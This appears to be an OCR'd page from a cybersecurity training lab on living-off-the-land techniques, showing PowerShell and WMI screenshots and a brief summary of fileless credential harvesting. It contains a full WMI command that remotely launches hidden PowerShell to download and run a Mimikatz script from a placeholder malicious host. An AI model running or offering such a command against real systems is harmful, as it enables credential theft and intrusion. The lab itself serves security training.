


7. Living-Off-the-Land Lab
Activities:

- **Tools**: PowerShell, WMI, Mimikatz.
- **Tasks**: Execute attacks using native tools, harvest credentials.
- **Brief**:
- Fileless Attack: Use PowerShell for fileless execution. Log:


Attack ID	Tool	Action	Notes
LID001	PowerShell	Fileless execution	Bypassed AV




Windows 8.x - VMware Workstation
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList "powershell -nop -w hidden -c I
EX (New-Object Net.WebClient).DownloadString('http://malicious.com/mimi.ps1')" -ComputerName TargetHost -Credential (Get
-Credential)
Windows 8.1
Build 9600
To direct input to this VM, click inside or press Ctrl+G.


Windows 8.x - VMware Workstation
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) 2014 Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList "powershell -nop -w hidden -c I
EX (New-Object Net.WebClient).DownloadString('http://malicious.com/mimi.ps1')" -ComputerName TargetHost -Credential (Get
-Credential)
cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
Windows PowerShell credential req...
Enter your credentials.
User name:
Password:
OK
Cancel
Windows 8.1
Build 9600
To direct input to this VM, click inside or press Ctrl+G.

- **Credential Harvest**: Use WMI to dump credentials. Summarize in 50 words.



Summary:

The attacker utilized WMI to harvest credentials by remotely executing Mimika tz in memory, bypassing file-based detection.
This approach used inherent Windows functionality to start processes without w riting to disk. Using WMI and in
memory execution, the attacker circumvented standard security protections whil e stealing credentials from the target system.